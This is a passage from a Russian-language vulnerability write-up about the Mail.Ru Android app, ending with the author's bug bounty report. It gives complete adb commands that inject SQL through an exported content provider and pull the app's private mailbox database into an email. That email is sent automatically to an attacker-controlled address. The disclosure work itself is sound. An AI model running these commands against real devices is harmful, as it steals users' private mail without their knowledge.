
Тогда выбранный вектор примет, например, следующий вид:

```
$ adb shell am start -d "content://ru.mail.mailbox.contacts/
account/\'\)\ union\ select\ 111,\'%2fdata%2fdata%2fru.mail.
mailapp%2fdatabases%2fmailbox_db\',333,444,555,666,777,888,99,
100500--+" -n ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity
```

Судя по тому, что файл приаттачился и ниже указан его реальный размер, можно сделать вывод, что вектор успешно сработал и мы «подгрузили» в письмо интересующий нас объект. Все бы ничего, но все равно нужно, чтобы пользователь отправил данное письмо с приложенным файлом…

Так как нам доступны некоторые экспортированные activity, среди них можно обнаружить следующий — **ru.mail.ui.writemail.MailToMySelfActivity**, который отвечает за автоматическую отправку писем «себе». Используем его в конечном векторе атаки, чтобы письмо сразу отправлялось без какого-либо участия со стороны пользователя. Добавляем к нему предыдущий вектор и в качестве **extras** указываем нашу почту и другие данные для отправки. Эти параметры, кстати, можно тоже нехитрым образом отыскать в исходном коде (буквально грепая по сорцам). Но я их как-то довольно быстро угадал и без подсказок.

Конечный вектор атаки выглядит следующим образом:




Приложение после инъекции, можно увидеть, какая колонка за что отвечает

```
$ adb shell am start -W -a android.intent.action.SEND -e
android.support.v4.app.EXTRA_CALLING_PACKAGE "ru.mail.mailapp"
--ecn android.support.v4.app.EXTRA_CALLING_ACTIVITY "ru.mail.mailapp/
ru.mail.ui.writemail.MailToMySelfActivity" -d "content://ru.mail.
mailbox.contacts/account/\'\)\ union\ select\ 1,\'%2fdata%2fdata%2f
```

```
ru.mail.mailapp%2fdatabases%2fmailbox_db\',3,4,5,6,7,8,9,2--+" -e
 android.intent.extra.TEXT "pew-pew" -e android.intent.extra.SUBJECT
 "PWND" --esa android.intent.extra.EMAIL "cyber-punk@xakep.ru" -n
 ru.mail.mailapp/ru.mail.ui.writemail.MailToMySelfActivity
```

где EMAIL — наш почтовый ящик, на который придет письмо с указанным файлом (в данном случае это файл **/data/data/ru.mail.mailapp/databases/mailbox_db**).

Что же произойдет после запуска данной команды? Приложение запустится, через SQL injection вектор подгрузит указанный файл и выполнит отправку письма «самому себе», не игнорируя при этом наши передаваемые extras. Демонстрацию работы эксплоита можно посмотреть на видео.



Указываем в качестве значения колонки адрес файла с БД писем

итог

Таким образом, мы, используя описанную технику, можем без root-прав не только выполнять SQL-запросы к некоторым доступным таблицам, но и получать и сливать все файлы, доступные приложению. Повторюсь, что для этого вектора не нужны никакие действия на самом телефоне. Также стоит отметить, что использовать эту атаку сможет любое стороннее приложение, установленное на устройстве. Специально для проведения подобного рода атак на черном рынке существует услуга «инсталлов» твоего вредоносного приложения на большое количество устройств ни о чем не подозревающих пользователей.

Естественно, я сообщил обо всех уязвимостях в BugBounty Mail.Ru, но, к сожалению, вознаграждения не получил, а официальный ответ был такой:

> *«Few mistakenly exported Content providers and activities are reported to have vulnerabilities, allowing application data access and manipulation. This report was marked as a duplicate due to known fact activities and content providers are exported by mistake (fix is under development).»*

Почему статус репорта изменился на None Applicable, хоть уязвимости и присутствовали в официальном приложении на момент репорта? Я не знаю, но продолжать искать уязвимости в продуктах и сервисах Mail.Ru мне теперь не особо хочется. Надеюсь, что другие в этом преуспеют лучше меня, в любом случае — удачи! :)